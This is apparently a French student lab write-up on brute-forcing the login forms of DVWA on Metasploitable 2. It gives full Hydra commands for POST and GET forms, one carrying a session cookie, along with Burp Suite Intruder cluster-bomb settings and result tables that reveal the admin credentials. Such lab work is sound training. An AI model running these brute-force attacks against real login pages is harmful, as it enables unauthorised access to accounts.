


Brute Force


On se connecte à DVWA à partir de Metasploitable 2 :




Hydra

POST

On essaye de se connecter pour obtenir le message de refus :



On intercepte la page avec burpsuite :



On lance hydra :


```
(sarahgwi@ sarahgwi)-[~/Documents/cours/cyberav/tp]
$ hydra -L user.txt -P password.txt 192.168.129.132 http-post-form "/dvwa
/login.php:username=^USER^&password=^PASS^&Login=Login:F=failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-22 12:
28:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:10/p:4)
, ~3 tries per task
[DATA] attacking http-post-form://192.168.129.132:80/dvwa/login.php:username=
^USER^&password=^PASS^&Login=Login:F=failed
[80][http-post-form] host: 192.168.129.132 login: admin password: passwor
d
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-22 12:
28:29


(sarahgwi@ sarahgwi)-[~/Documents/cours/cyberav/tp]
```

GET

On essaye de se connecter pour obtenir le message de refus :




On active FoxyProxy et on intercepte le trafic avec burpsuite :



On lance la commande hydra à partir des informations récupérées sur burpsuite :

```
hydra 172.16.116.129 -L user.txt -P password.txt http-get-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=high; PHPSESSID=3cfa8bfbfa4033ce03302be6acd579d0:F=incorrect"
```




On obtient le pseudo et le mot de passe.

Burpsuite

GET

On fait un clique droit sur les données interceptées par burpsuite, on clique sur “Send to Intruder”, on choisit l’attaque “Cluster bomb” et on ajoute les caractères \$ autour des variables qu’on veut tester :



On choisit les dictionnaires qu’on veut tester pour chaque Payload :

Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set: 1

Payload count: 10

Payload type: Simple list

Request count: 70

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

alaia

kali

rym

user

sarah

reblochon

admin

maman

ubuntu

Enter a new item

On ajoute la condition d'arrêt dans "Grep - Match" :

Positions

Payloads

Resource Pool

Options

☐ Use denial-of-service mode (no results)

☐ Store full payloads

?

Grep - Match

↶

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Add

incorrect

incorrect

Match type: ☒ Simple string

☐ Regex

On active les redirections puis on lance l'attaque :



Redirections



These settings control how Burp handles redirections when performing attacks.

- Follow redirections: ☐ Never
☐ On-site only
☐ In-scope only
☒ Always
- ☐ Process cookies in redirections

On observe que les combinaisons incorrectes ont un "1" dans la colonne "incorrect" alors que la bonne combinaison n'a rien dans sa colonne :

Request ^	Payload 1	Payload 2	Status	Error	Redirect...	Timeout	Length	incorrect
6	alaia	123456	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
7	kali	123456	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
8	admin	123456	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
9	user	123456	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
10	sarah	123456	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
11	alaia	password	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
12	kali	password	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
13	admin	password	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4951	
14	user	password	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
15	sarah	password	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
16	alaia	user	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
17	kali	user	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
18	admin	user	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
19	user	user	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1
20	sarah	user	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4885	1

POST

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Ext

Intercept
HTTP history
WebSockets history
Options

Request to http://172.16.116.129:80

Forward
Drop
Intercept is on
Action
Open Browser

Pretty
Raw
Hex

1 POST /dvwa/login.php HTTP/1.1
2 Host: 172.16.116.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://172.16.116.129
10 Connection: close
11 Referer: http://172.16.116.129/dvwa/login.php
12 Upgrade-Insecure-Requests: 1
13
14 username=alaia&password=sarah&Login=Login

Les identifiants corrects sont sur la ligne avec deux redirections :

Attack

Save

Columns

Results

Positions

Payloads

Resource pool

Settings

▼

 Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Red... ▼	Timeout	Length	failed	
31	admin	password	200	<div></div>	2	<div></div>	1727		
0			200	<div></div>	1	<div></div>	1727		
1	admin	master2024!	200	<div></div>	1	<div></div>	1727		
2	tipou	master2024!	200	<div></div>	1	<div></div>	1727		
3	todou	master2024!	200	<div></div>	1	<div></div>	1727		
4	pseudo	master2024!	200	<div></div>	1	<div></div>	1727		
5	user	master2024!	200	<div></div>	1	<div></div>	1727		
6	''	' 2024'	200	<div></div>	1	<div></div>	1727		